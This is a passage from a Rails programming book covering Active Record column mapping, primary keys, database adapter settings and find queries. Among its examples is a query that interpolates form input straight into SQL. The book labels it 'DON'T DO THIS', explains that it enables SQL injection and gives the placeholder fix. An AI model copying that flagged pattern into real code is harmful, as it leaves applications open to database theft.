(Rails 2.2.2) >> Order.column_names => ["id", "name", "address", "email", "pay_type", "created_at", "updated_at"] Report erratum this copy is (P1.0 printing, March 2009)
C OLUMNS AND A TTRIBUTES 318 SQL Type Ruby Class SQL Type Ruby Class int, integer Fixnum float, double Float decimal, numeric BigDecimal¹ char, varchar, string String interval, date Date datetime, time Time clob, blob, text String boolean see text ¹ Decimal and numeric columns are mapped to integers when their scale is 0 Figure 18.1: Mapping SQL types to Ruby types Then we’ll ask for the details of the pay_type column: >> Order.columns_hash["pay_type"] => #<ActiveRecord::ConnectionAdapters::SQLiteColumn:0x13d371c @precision=nil, @primary=false, @limit=10, @default=nil, @null=true, @name="pay_type", @type=:string, @scale=nil, @sql_type="varchar(10)"> Notice that Active Record has gleaned a fair amount of information about the pay_type column. It knows that it’s a string of at most ten characters, it has no default value, it isn’t the primary key, and it may contain a null value. This information was obtained by asking the underlying database the first time we tried to use the Order class. We can see the mapping between SQL types and their Ruby representation in Figure 18.1. Decimal columns are slightly tricky: if the schema specifies columns with no decimal places, they are mapped to Ruby Fixnum objects; oth- erwise, they are mapped to Ruby BigDecimal objects, ensuring that no precision is lost. Accessing Rows and Attributes Active Record classes correspond to tables in a database. Instances of a class correspond to the individual rows in a database table. Calling Order.find(1), for instance, returns an instance of an Order class containing the data in the row with the primary key of 1. The attributes of an Active Record instance generally correspond to the data in the corresponding row of the database table. For example, our orders table might contain the following data: depot> sqlite3 -line db/development.sqlite3 "select * from orders limit 1" id = 1 name = Dave Thomas address = 123 Main St email = customer@pragprog.com pay_type = check created_at = 2008-05-13 10:13:48 updated_at = 2008-05-13 10:13:48 Report erratum this copy is (P1.0 printing, March 2009)
C OLUMNS AND A TTRIBUTES 319 If we fetched this row into an Active Record object, that object would have seven attributes. The id attribute would be 1 (a Fixnum), the name attribute would be the string "Dave Thomas", and so on. We access these attributes using accessor methods. Rails automatically con- structs both attribute readers and attribute writers when it reflects on the schema: o = Order.find(1) puts o.name #=> "Dave Thomas" o.name = "Fred Smith" # set the name Setting the value of an attribute does not change anything in the database—we must save the object for this change to become permanent. The value returned by the attribute readers is cast by Active Record to an appropriate Ruby type if possible (so, for example, if the database column is a timestamp, a Time object will be returned). If we want to get the raw value of an attribute, we append _before_type_cast to its name, as shown in the following code: product.price_before_type_cast #=> "29.95", a string product.updated_at_before_type_cast #=> "2008-05-13 10:13:14" Inside the code of the model, we can use the read_attribute and write_attribute private methods. These take the attribute name as a string parameter. Boolean Attributes Some databases support a boolean column type, and others don’t. This makes it hard for Active Record to create an abstraction for booleans. For exam- ple, if the underlying database has no boolean type, some developers use a char(1) column containing "t" or "f" to represent true or false. Others use integer columns, where 0 is false and 1 is true. Even if the database supports boolean types directly (such as MySQL and its bool column type), they might just be stored as 0 or 1 internally. The problem is that in Ruby the number 0 and the string "f" are both interpreted as true values in conditions.3 This means that if we use the value of the column directly, our code will interpret the column as true when we intended it to be false: # DON'T DO THIS user = Users.find_by_name("Dave" ) if user.superuser grant_privileges end 3. Ruby has a simple definition of truth. Any value that is not nil or the constant false is true. Report erratum this copy is (P1.0 printing, March 2009)
P RIMARY K EYS AND IDS 320 To query a column as a boolean value in a condition, we must append a ques- tion mark to the column’s name: # INSTEAD, DO THIS user = Users.find_by_name("Dave" ) if user.superuser? grant_privileges end This form of attribute accessor looks at the column’s value. It is interpreted as false only if it is the number 0; one of the strings "0", "f", "false", or "" (the empty string); a nil; or the constant false. Otherwise, it is interpreted as true. If you work with legacy schemas or have databases in languages other than English, the definition of truth in the previous paragraph may not hold true. In these cases, you can override the built-in definition of the predicate methods. For example, in Dutch, the field might contain J or N (for Ja or Nee). In this case, you could write this: class User < ActiveRecord::Base def superuser? self.superuser == 'J' end # . . . end 18.3 Primary Keys and ids If you have been looking at the underlying database tables for the Depot appli- cation, you will have noticed that each has an integer primary key column named id. By default, a Rails migration adds this when we use the create_table method. This is an Active Record convention. “But wait!” you cry. “Shouldn’t the primary key of my orders table be the order number or some other meaningful column? Why use an artificial primary key such as id?” The reason is largely a practical one—the format of external data may change over time. For example, you might think that the ISBN of a book would make a good primary key in a table of books. After all, ISBNs are unique. But in the few short years between the first edition of this book and the current edition, the publishing industry in the United States made a major change and added additional digits to all ISBNs. If we’d used the ISBN as the primary key in a table of books, we’d have to update each row to reflect this change. But then we’d have another problem. There’ll be other tables in the database that reference rows in the books table via the primary key. We can’t change the key in the books table unless we first go through and update all of these references. And that will involve dropping Report erratum this copy is (P1.0 printing, March 2009)
P RIMARY K EYS AND IDS 321 foreign key constraints, updating tables, updating the books table, and finally reestablishing the constraints. All in all, this is something of a pain. The problems go away if we use our own internal value as a primary key. No third party can come along and arbitrarily tell us to change our schema—we control our own keyspace. And if something such as the ISBN does need to change, it can change without affecting any of the existing relationships in the database. In effect, we’ve decoupled the knitting together of rows from the external representation of data in those rows. Now, there’s nothing to say that we can’t expose the id value to our end users. In the orders table, we could externally call it an order id and print it on all the paperwork. But be careful doing this—at any time some regulator may come along and mandate that order ids must follow an externally imposed format, so you’d be back where you started. If you’re creating a new schema for a Rails application, you’ll probably want to go with the flow and let it add the id primary key column to all your tables.4 However, if you need to work with an existing schema, Active Record gives you a simple way of overriding the default name of the primary key for a table. For example, we may be working with an existing legacy schema that uses the ISBN as the primary key for the books table. We specify this in our Active Record model using something like the following: class LegacyBook < ActiveRecord::Base self.primary_key = "isbn" end Normally, Active Record takes care of creating new primary key values for records that we create and add to the database—they’ll be ascending integers (possibly with some gaps in the sequence). However, if we override the primary key column’s name, we also take on the responsibility of setting the primary key to a unique value before we save a new row. Perhaps surprisingly, we still set an attribute called id to do this. As far as Active Record is concerned, the primary key attribute is always set using an attribute called id. The pri- mary_key= declaration sets the name of the column to use in the table. In the following code, we use an attribute called id even though the primary key in the database is isbn: book = LegacyBook.new book.id = "0-12345-6789" book.title = "My Great American Novel" book.save # ... 4. As we’ll see later, join tables are not included in this advice—they should not have an id column. Report erratum this copy is (P1.0 printing, March 2009)
C ONNECTING TO THE D ATABASE 322 book = LegacyBook.find("0-12345-6789" ) puts book.title # => "My Great American Novel" p book.attributes #=> {"isbn" =>"0-12345-6789", "title" =>"My Great American Novel" } Just to make life more confusing, the attributes of the model object have the column names isbn and title—id doesn’t appear. When you need to set the pri- mary key, use id. At all other times, use the actual column name. Composite Primary Keys A table that uses multiple columns to identify each row is said to have a com- posite primary key. Rails does not support these tables, either when creating them using migrations or when trying to use them with Active Record. However, all is not lost. If we need composite primary keys to make Rails work with a legacy schema, we can head to Google to search for some plug-ins. Folks are working on them.5 18.4 Connecting to the Database Active Record abstracts the concept of a database connection, relieving the application of dealing with the specifics of working with specific databases. Instead, Active Record applications use generic calls, delegating the details to a set of database-specific adapters. (This abstraction breaks down slightly when code starts to make SQL-based queries, as we’ll see later.) One way of specifying the connection is to use the establish_connection class method.6 For example, the following call creates a connection to a SQLite 3 database called railsdb.sqlite3. It will be the default connection used by all model classes. ActiveRecord::Base.establish_connection( :adapter => "sqlite3" , :database => "db/railsdb.sqlite3" ) Adapter-Specific Information Active Record comes with support for the DB2, Firebird, Frontbase, MySQL, Openbase, Oracle, Postgres, SQLite, SQL Server, and Sybase databases (and this list will grow). Each adapter takes a slightly different set of connection parameters, which we’ll list in the following (very boring) sections. As always with Rails, things are changing fast. We recommend you visit the Rails wiki at http://wiki.rubyonrails.org/rails to check out the latest information on database adapters. 5. Such as Nic Williams at http://compositekeys.rubyforge.org/ 6. In full-blown Rails applications, there’s another way of specifying connections. We describe it on page 266. Report erratum this copy is (P1.0 printing, March 2009)
C ONNECTING TO THE D ATABASE 323 DB2 Adapter Requires: Ruby DB2 library. IBM alphaWorks recently released a Starter Tool- kit for Rails that includes a copy of DB2 Express, its Ruby driver (called IBM DB2), and a Rails adapter. Alternatively, you can use Michael Neumann’s ruby-db2 driver, available as part of the DBI project on RubyForge.7 Connection parameters: :adapter => "db2" , # (or ibm-db2 for the IBM adapter) :database => "railsdb" , :username => "optional" , :password => "optional" , :schema => "optional" Firebird Adapter Requires: the FireRuby library (version 0.4 or greater), installable using this: depot> gem install fireruby Connection parameters: :adapter => "firebird" , :database => "railsdb" , :username => "optional" , :password => "optional" , :host => "optional" :port => optional, :service => "optional" :charset => "optional" Frontbase Adapter Requires: ruby-frontbase (version 1.0 or later), installable using this: depot> gem install ruby-frontbase Connection parameters: :adapter => "frontbase" , :database => "railsdb" , :username => "optional" , :password => "optional" , :port => port, :host => "optional" , :dbpassword => "optional" , :session_name => "optional" MySQL Adapter Requires: technically, Rails needs no additional external library to talk to a MySQL database, because it comes with its own Ruby library that connects to a MySQL database. 7. http://rubyforge.org/projects/ruby-dbi/ Report erratum this copy is (P1.0 printing, March 2009)
C ONNECTING TO THE D ATABASE 324 However, this library performs poorly, so we recommend installing the low- level C binding to MySQL. depot> gem install mysql The :socket parameter seems to cause a lot of problems. This is a reflection of some poor implementation decisions in MySQL. When you build MySQL, you hardwire into it the location of a socket file that clients use to talk with the server. If you’ve used different package management systems to install MySQL over time, you may find that this socket will be configured to be in different locations. If you build your Ruby libraries under one configuration and then reinstall MySQL, those libraries may no longer work, because the socket may have moved. The :socket parameter allows you to override the location built into the Ruby libraries and point to the current location of the socket file. You can determine the location of the socket file from the command line using this command: depot> mysql_config --socket Connection parameters: :adapter => "mysql" , :database => "railsdb" , :username => "optional" , # defaults to 'root' :password => "optional" , :socket => "path to socket" , :port => optional :encoding => "utf8" , "latin1" , ... # Use the following parameters to connect to a MySQL # server using a secure SSL connection. To use SSL with no # client certificate, set :sslca to "/dev/null" :sslkey => "path to key file" , :sslcert => "path to certificate file" :sslca => "path to certificate authority file" :sslcapath => "directory containing trusted SSL CA certificates" , :sslcipher => "list of allowable ciphers" Openbase Adapter Requires: Ruby/OpenBase, from http://ruby-openbase.rubyforge.org/. Connection parameters: :adapter => "openbase" , :database => "railsdb" , :username => "optional" , :password => "optional" , :host => "optional" Report erratum this copy is (P1.0 printing, March 2009)
C ONNECTING TO THE D ATABASE 325 Oracle Adapter Requires: ruby-oci8, available from RubyForge.8 Connection parameters: :adapter => "oracle" , # used to be oci8 :database => "railsdb" , :username => "optional" , :password => "optional" , Postgres Adapter Requires: The ruby-postgres gem, installed using this: depot> gem install ruby-postgres Connection parameters: :adapter => "postgresql" , :database => "railsdb" , :username => "optional" , :password => "optional" , :port => 5432, :host => "optional" , :min_messages => optional, :schema_search_path => "optional" (aka :schema_order), :allow_concurrency => true | false, :encoding => "encoding" , SQLite Adapter Rails can use both SQLite 2 and SQLite 3 databases: use a connection adapter of sqlite for the former and sqlite3 for the latter. You’ll need the corresponding Ruby interface library. depot> gem install sqlite-ruby # SQLite2 depot> gem install sqlite3-ruby # SQLite3 Connection parameters: :adapter => "sqlite" , # or "sqlite3" :database => "railsdb" SQL Server Adapter Requires: Ruby’s DBI library, along with its support for either ADO or ODBC database drivers.9 Connection parameters: :adapter => "sqlserver" , :mode => "ado" , # or "odbc" :database => "required for ado" , :host => "localhost" , 8. http://rubyforge.org/projects/ruby-oci8/ 9. http://rubyforge.org/projects/ruby-dbi/ Report erratum this copy is (P1.0 printing, March 2009)
C ONNECTING TO THE D ATABASE 326 :dsn => "required for odbc" :username => "optional" , :password => "optional" , :autocommit => true, Sybase Adapter Requires: sybase-ctlib library.10 Connection parameters: :adapter => "sybase" , :database => "railsdb" , :host => "host" , :username => "optional" , :password => "optional" , :numconvert => true If the :numconvert parameter is true (the default), the adapter will not quote values that look like valid integers. Connections and Models Connections are associated with model classes. Each class inherits the con- nection of its parent. Because ActiveRecord::Base is the base class of all the Active Record classes, setting a connection for it sets the default connection for all the Active Record classes you define. However, you can override this when you need to do so. In the following example, most of our application’s tables are in a MySQL database called online. For historical reasons (are there any other?), the cus- tomers table is in the backend database. Because establish_connection is a class method, we can invoke it directly within the definition of class Customer: ActiveRecord::Base.establish_connection( :adapter => "mysql" , :host => "dbserver.com" , :database => "online" , :username => "groucho" , :password => "swordfish" ) class LineItem < ActiveRecord::Base # ... end class Order < ActiveRecord::Base # ... end class Product < ActiveRecord::Base # ... end 10. http://raa.ruby-lang.org/project/sybase-ctlib/ Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 327 class Customer < ActiveRecord::Base establish_connection( :adapter => "mysql" , :host => "dbserver.com" , :database => "backend" , :username => "chicho" , :password => "piano" ) # ... end When we wrote the Depot application earlier in this book, we didn’t use the establish_connection method. Instead, we specified the connection parameters inside the file config/database.yml. For most Rails applications, this is the preferred way of working. Not only does it keep all connection information out of the code, but it also works better with the Rails testing and deploy- ment schemes. All the parameters listed previously for particular connection adapters can also be used in the YAML file. See Section 15.3, Configuring Database Connections, on page 266 for details. Finally, you can combine the two approaches. If you pass a symbol to estab- lish_connection, Rails looks for a section in database.yml with that name and bases the connection on the parameters found there. This way you can keep all connection details out of your code. 18.5 Create, Read, Update, Delete (CRUD) Active Record makes it easy to implement the four basic database operations: create, read, update, and delete. In this section we’ll be working with our orders table in a MySQL database. The following examples assume we have a basic Active Record model for this table: class Order < ActiveRecord::Base end Creating New Rows In the object-relational paradigm, tables are represented as classes, and rows in the table correspond to objects of that class. It seems reasonable that we create rows in a table by creating new objects of the appropriate class. We can create new objects representing rows in our orders table by calling Order.new. We can then fill in the values of the attributes (corresponding to columns in the database). Finally, we call the object’s save method to store the order back into the database. Without this call, the order would exist only in our local memory. Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 328 Download e1/ar/new_examples.rb an_order = Order.new an_order.name = "Dave Thomas" an_order.email = "dave@pragprog.com" an_order.address = "123 Main St" an_order.pay_type = "check" an_order.save Active Record constructors take an optional block. If present, the block is invoked with the newly created order as a parameter. This might be useful if you wanted to create and save away an order without creating a new local variable. Download e1/ar/new_examples.rb Order.new do |o| o.name = "Dave Thomas" # . . . o.save end Finally, Active Record constructors accept a hash of attribute values as an optional parameter. Each entry in this hash corresponds to the name and value of an attribute to be set. As we’ll see later in the book, this is useful when storing values from HTML forms into database rows. Download e1/ar/new_examples.rb an_order = Order.new( :name => "Dave Thomas" , :email => "dave@pragprog.com" , :address => "123 Main St" , :pay_type => "check" ) an_order.save Note that in all of these examples we did not set the id attribute of the new row. Because we used the Active Record default of an integer column for the primary key, Active Record automatically creates a unique value and sets the id attribute as the row is saved. We can subsequently find this value by querying the attribute. Download e1/ar/new_examples.rb an_order = Order.new an_order.name = "Dave Thomas" # ... an_order.save puts "The ID of this order is #{an_order.id}" The new constructor creates a new Order object in memory; we have to remem- ber to save it to the database at some point. Active Record has a convenience method, create, that both instantiates the model object and stores it into the database. Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 329 Download e1/ar/new_examples.rb an_order = Order.create( :name => "Dave Thomas" , :email => "dave@pragprog.com" , :address => "123 Main St" , :pay_type => "check" ) You can pass create an array of attribute hashes; it’ll create multiple rows in the database and return an array of the corresponding model objects: Download e1/ar/new_examples.rb orders = Order.create( [ { :name => "Dave Thomas" , :email => "dave@pragprog.com" , :address => "123 Main St" , :pay_type => "check" }, { :name => "Andy Hunt" , :email => "andy@pragprog.com" , :address => "456 Gentle Drive" , :pay_type => "po" } ] ) The real reason that new and create take a hash of values is that you can construct model objects directly from form parameters: order = Order.new(params[:order]) Reading Existing Rows Reading from a database involves first specifying which particular rows of data you are interested in—you’ll give Active Record some kind of criteria, and it will return objects containing data from the row(s) matching the criteria. The simplest way of finding a row in a table is by specifying its primary key. Every model class supports the find method, which takes one or more primary key values. If given just one primary key, it returns an object containing data for the corresponding row (or throws a RecordNotFound exception). If given mul- tiple primary key values, find returns an array of the corresponding objects. Note that in this case a RecordNotFound exception is raised if any of the ids cannot be found (so if the method returns without raising an error, the length of the resulting array will be equal to the number of ids passed as parameters): an_order = Order.find(27) # find the order with id == 27 # Get a list of product ids from a form, then # sum the total price product_list = params[:product_ids] total = Product.find(product_list).sum(&:price) Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 330 David Says. . . To Raise, or Not to Raise? When you use a finder driven by primary keys, you’re looking for a particular record. You expect it to exist. A call to Person.find(5) is based on our knowledge of the people table. We want the row with an id of 5. If this call is unsuccessful—if the record with the id of 5 has been destroyed—we’re in an exceptional situa- tion. This mandates the raising of an exception, so Rails raises RecordNotFound. On the other hand, finders that use criteria to search are looking for a match. So, Person.find(:first, :conditions=>"name=’Dave’") is the equivalent of telling the database (as a black box) “Give me the first person row that has the name Dave.” This exhibits a distinctly different approach to retrieval; we’re not cer- tain up front that we’ll get a result. It’s entirely possible the result set may be empty. Thus, returning nil in the case of finders that search for one row and an empty array for finders that search for many rows is the natural, nonexceptional response. Often, though, you need to read in rows based on criteria other than their primary key value. Active Record provides a range of options for performing these queries. We’ll start by looking at the low-level find method and later move on to higher-level dynamic finders. So far we’ve just scratched the surface of find, using it to return one or more rows based on ids that we pass in as a parameter. However, find has something of a split personality. If you pass in one of the symbols :first or :all as the first parameter, humble old find blossoms into a powerful searching machine. The :first variant of find returns the first row that matches a set of criteria, while the :all form returns an array of matching rows. Both of these forms take a set of keyword parameters that control what they do. But before we look at these, we need to spend a page or two explaining how Active Record handles SQL. SQL and Active Record To illustrate how Active Record works with SQL, let’s look at the :conditions parameter of the find(:all, :conditions =>...) method call. This :conditions parameter determines which rows are returned by the find; it corresponds to a SQL where clause. For example, to return a list of all orders for Dave with a payment type of “po”, we could use this: pos = Order.find(:all, :conditions => "name = 'Dave' and pay_type = 'po'" ) Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 331 The result will be an array of all the matching rows, each neatly wrapped in an Order object. If no orders match the criteria, the array will be empty. That’s fine if our condition is predefined, but how do we handle the situation where the name of the customer is set externally (perhaps coming from a web form)? One way is to substitute the value of that variable into the condition string: # get the name from the form name = params[:name] # DON'T DO THIS!!! pos = Order.find(:all, :conditions => "name = '#{name}' and pay_type = 'po'" ) As the comment suggests, this really isn’t a good idea. Why? It leaves the database wide open to something called a SQL injection attack, which we describe in more detail in Chapter 27, Securing Your Rails Application, on page 637. For now, take it as a given that substituting a string from an exter- nal source into a SQL statement is effectively the same as publishing your entire database to the whole online world. Instead, the safe way to generate dynamic SQL is to let Active Record handle it. Wherever we can pass in a string containing SQL, we can also pass in an array or a hash. Doing this allows Active Record to create properly escaped SQL, which is immune from SQL injection attacks. Let’s see how this works. If we pass an array when Active Record is expecting SQL, it treats the first element of that array as a template for the SQL to generate. Within this SQL, we can embed placeholders, which will be replaced at runtime by the values in the rest of the array. One way of specifying placeholders is to insert one or more question marks in the SQL. The first question mark is replaced by the second element of the array, the next question mark by the third, and so on. For example, we could rewrite the previous query as this: name = params[:name] pos = Order.find(:all, :conditions => ["name = ? and pay_type = 'po'" , name]) We can also use named placeholders. Each placeholder is of the form :name, and the corresponding values are supplied as a hash, where the keys corre- spond to the names in the query: name = params[:name] pay_type = params[:pay_type] pos = Order.find(:all, :conditions => ["name = :name and pay_type = :pay_type" , {:pay_type => pay_type, :name => name}]) Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 332 We can take this a step further. Because params is effectively a hash, we can simply pass it all to the condition. If we have a form that can be used to enter search criteria, we can use the hash of values returned from that form directly: pos = Order.find(:all, :conditions => ["name = :name and pay_type = :pay_type" , params[:order]]) As of Rails 1.2, we can take this even further. If we pass just a hash as the condition, Rails generates a where clause where the hash keys are used as column names and the hash values the values to match. Thus, we could have written the previous code even more succinctly: pos = Order.find(:all, :conditions => params[:order]) (Be careful with this latter form of condition: it takes all the key/value pairs in the hash you pass in when constructing the condition.) Regardless of which form of placeholder you use, Active Record takes great care to quote and escape the values being substituted into the SQL. Use these forms of dynamic SQL, and Active Record will keep you safe from injection attacks. Using Like Clauses We might be tempted to do something like the following to use parameterized like clauses in conditions: # Doesn't work User.find(:all, :conditions => ["name like '?%'" , params[:name]]) Rails doesn’t parse the SQL inside a condition and so doesn’t know that the name is being substituted into a string. As a result, it will go ahead and add extra quotes around the value of the name parameter. The correct way to do this is to construct the full parameter to the like clause and pass that parameter into the condition: # Works User.find(:all, :conditions => ["name like ?" , params[:name]+"%" ]) Of course, if we do this, we need to consider that characters such as percent signs, should they happen to appear in the value of the name parameter, will be treated as wildcards. Power find() Now that we know how to specify conditions, let’s turn our attention to the various options supported by find(:first, ...) and find(:all, ...).. It’s important to understand that find(:first, ...) generates an identical SQL query to doing find(:all, ...) with the same conditions, except that the result set is limited to a single row. We’ll describe the parameters for both methods in one Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 333 place and illustrate them using find(:all, ...). We’ll call find with a first parameter of :first or :all the finder method. With no extra parameters, the finder effectively executes a select * from... state- ment. The :all form returns all rows from the table, and :first returns one. The order is not guaranteed (so Order.find(:first) will not necessarily return the first order created by your application). :conditions As we saw in the previous section, the :conditions parameter lets us specify the condition passed to the SQL where clause used by the find method. This condi- tion can be a string containing SQL, an array containing SQL and substitution values, or a hash. (From now on we won’t mention this explicitly—whenever we talk about a SQL parameter, assume the method can accept an array, a string, or a hash.) daves_orders = Order.find(:all, :conditions => "name = 'Dave'" ) name = params[:name] other_orders = Order.find(:all, :conditions => ["name = ?" , name]) yet_more = Order.find(:all, :conditions => ["name = :name and pay_type = :pay_type" , params[:order]]) still_more = Order.find(:all, :conditions => params[:order]) :order SQL doesn’t guarantee that rows will be returned in any particular order unless we explicitly add an order by clause to the query. The :order parame- ter lets us specify the criteria we’d normally add after the order by keywords. For example, the following query would return all of Dave’s orders, sorted first by payment type and then by shipping date (the latter in descending order): orders = Order.find(:all, :conditions => "name = 'Dave'" , :order => "pay_type, shipped_at DESC" ) :limit We can limit the number of rows returned by find(:all, ...) with the :limit param- eter. If we use the limit parameter, we’ll probably also want to specify the sort order to ensure consistent results. For example, the following returns the first ten matching orders: orders = Order.find(:all, :conditions => "name = 'Dave'" , :order => "pay_type, shipped_at DESC" , :limit => 10) Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 334 :offset The :offset parameter goes hand in hand with the :limit parameter. It allows us to specify the offset of the first row in the result set that will be returned by find. # The view wants to display orders grouped into pages, # where each page shows page_size orders at a time. # This method returns the orders on page page_num (starting # at zero). def Order.find_on_page(page_num, page_size) find(:all, :order => "id" , :limit => page_size, :offset => page_num*page_size) end We can use :offset in conjunction with :limit to step through the results of a query n rows at a time. :joins The :joins parameter to the finder method lets us specify a list of additional tables to be joined to the default table. This parameter is inserted into the SQL immediately after the name of the model’s table and before any condi- tions specified by the first parameter. The join syntax is database-specific. The following code returns a list of all line items for the book called Programming Ruby: LineItem.find(:all, :conditions => "pr.title = 'Programming Ruby'" , :joins => "as li inner join products as pr on li.product_id = pr.id" ) In addition to being able to specify :joins as a string, we can pass a symbol, an array, or a hash, and Rails will build the SQL query for us. For details, see the documentation for ActiveRecord::Associations::ClassMethods under Table Aliasing. As we’ll see in Chapter 19, Active Record: Relationships Between Tables, on page 357, we probably won’t use the :joins parameter of find very much—Active Record handles most of the common intertable joins for us. :select By default, find fetches all the columns from the underlying database table—it issues a select * from... to the database. Override this with the :select option, which takes a string that will appear in place of the * in the select statement. This option allows us to limit the values returned in cases where we need only a subset of the data in a table. For example, our table of podcasts might contain information on the title, speaker, and date and might also contain a Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 335 large BLOB containing the MP3 of the talk. If you just wanted to create a list of talks, it would be inefficient to also load up the sound data for each row. The :select option lets us choose which columns to load. list = Talks.find(:all, :select => "title, speaker, recorded_on" ) The :select option also allows us to include columns from other tables. In these so-called piggyback queries, our application can save itself the need to per- form multiple queries between parent and child tables. For example, a blog table might contain a foreign key reference to a table containing author infor- mation. If you wanted to list the blog entry titles and authors, you might code something like the following (this code, however, is incredibly bad Rails code for a number of reasons; please wipe it from your mind once you turn the page): entries = Blog.find(:all) entries.each do |entry| author = Authors.find(entry.author_id) puts "Title: #{entry.title} by: #{author.name}" end An alternative is to join the blogs and authors tables and to have the query include the author name in the result set: entries = Blog.find(:all, :joins => "as b inner join authors as a on b.author_id = a.id" , :select => "*, a.name" ) (Even better might be to use the :include option when you specify the relation- ship between the model classes, but we haven’t talked about that yet.) :readonly If :readonly is set to true, Active Record objects returned by find cannot be stored back into the database. If we use the :joins or :select options, objects will automatically be marked :read- only. :from The :from option lets us override the table name inserted into the select clause. :group The :group option adds a group by clause to the SQL generated by find: summary = LineItem.find(:all, :select => "sku, sum(amount) as amount" , :group => "sku" ) Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 336 :lock The :lock option takes either a string or the constant true. If we pass it a string, it should be a SQL fragment in our database’s syntax that specifies a kind of lock. With MySQL, for example, a share mode lock gives us the latest data in a row and guarantees that no one else can alter that row while we hold the lock. We could write code that debits an account only if there are sufficient funds using something like the following: Account.transaction do ac = Account.find(id, :lock => "LOCK IN SHARE MODE" ) ac.balance -= amount if ac.balance > amount ac.save end If we give :lock a value of true, the database’s default exclusive lock is obtained (normally this will be "for update"). We can often eliminate the need for this kind of locking using transactions (discussed starting on page 418) and optimistic locking (which starts on page 422). There’s one additional parameter, :include, that kicks in only if we have asso- ciations defined. We’ll talk about it starting on page 394. Finding Just One Row The find(:all, ...) method returns an array of model objects. If instead we want just one object returned, we can use find(:first, ...). This takes the same param- eters as the :all form, but the :limit parameter is forced to the value 1, so only one row will be returned. Download e1/ar/find_examples.rb # return an arbitrary order order = Order.find(:first) # return an order for Dave order = Order.find(:first, :conditions => "name = 'Dave Thomas'" ) # return the latest order for Dave order = Order.find(:first, :conditions => "name = 'Dave Thomas'" , :order => "id DESC" ) If the criteria given to find(:first, ...) result in multiple rows being selected from the table, the first of these is returned. If no rows are selected, nil is returned. Writing Our Own SQL The find method constructs the full SQL query string for us. The method find_by_sql lets our application take full control. It accepts a single parame- ter containing a SQL select statement (or an array containing SQL and place- holder values, as for find) and returns a (potentially empty) array of model Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 337 objects from the result set. The attributes in these models will be set from the columns returned by the query. We’d normally use the select * form to return all columns for a table, but this isn’t required.11 Download e1/ar/find_examples.rb orders = LineItem.find_by_sql("select line_items.* from line_items, orders " + " where order_id = orders.id " + " and orders.name = 'Dave Thomas' ") Only those attributes returned by a query will be available in the resulting model objects. We can determine the attributes available in a model object using the attributes, attribute_names, and attribute_present? methods. The first returns a hash of attribute name/value pairs, the second returns an array of names, and the third returns true if a named attribute is available in this model object. Download e1/ar/find_examples.rb orders = Order.find_by_sql("select name, pay_type from orders" ) first = orders[0] p first.attributes p first.attribute_names p first.attribute_present?("address" ) This code produces the following: {"name" =>"Dave Thomas" , "pay_type" =>"check" } ["name" , "pay_type" ] false find_by_sql can also be used to create model objects containing derived column data. If we use the as xxx SQL syntax to give derived columns a name in the result set, this name will be used as the name of the attribute. Download e1/ar/find_examples.rb items = LineItem.find_by_sql("select *, " + " quantity*unit_price as total_price, " + " products.title as title " + " from line_items, products " + " where line_items.product_id = products.id ") li = items[0] puts "#{li.title}: #{li.quantity}x#{li.unit_price} => #{li.total_price}" As with conditions, we can also pass an array to find_by_sql, where the first element is a string containing placeholders. The rest of the array can be either a hash or a list of values to be substituted. 11. But if you fail to fetch the primary key column in your query, you won’t be able to write updated data from the model back into the database. See Section 18.7, The Case of the Missing id, on page 354. Report erratum this copy is (P1.0 printing, March 2009)
C REATE , R EAD , U PDATE , D ELETE (CRUD) 338 David Says. . . But Isn’t SQL Dirty? Ever since developers first wrapped relational databases with an object- oriented layer, they’ve debated the question of how deep to run the abstrac- tion. Some object-relational mappers seek to eliminate the use of SQL entirely, hoping for object-oriented purity by forcing all queries through an OO layer. Active Record does not. It was built on the notion that SQL is neither dirty nor bad, just verbose in the trivial cases. The focus is on removing the need to deal with the verbosity in those trivial cases (writing a ten-attribute insert by hand will leave any programmer tired) but keeping the expressiveness around for the hard queries—the type SQL was created to deal with elegantly. Therefore, you shouldn’t feel guilty when you use find_by_sql to handle either performance bottlenecks or hard queries. Start out using the object-oriented interface for productivity and pleasure, and then dip beneath the surface for a close-to-the-metal experience when you need to do so. Order.find_by_sql(["select * from orders where amount > ?" , params[:amount]]) In the old days of Rails, people frequently resorted to using find_by_sql. Since then, all the options added to the basic find method mean that you can avoid resorting to this low-level method. Getting Column Statistics Rails 1.1 added the ability to perform statistics on the values in a column. For example, given a table of orders, we can calculate the following: average = Order.average(:amount) # average amount of orders max = Order.maximum(:amount) min = Order.minimum(:amount) total = Order.sum(:amount) number = Order.count These all correspond to aggregate functions in the underlying database, but they work in a database-independent manner. If you want to access database- specific functions, you can use the more general-purpose calculate method. For example, the MySQL std function returns the population standard deviation of an expression. We can apply this to our amount column: std_dev = Order.calculate(:std, :amount) Report erratum this copy is (P1.0 printing, March 2009)
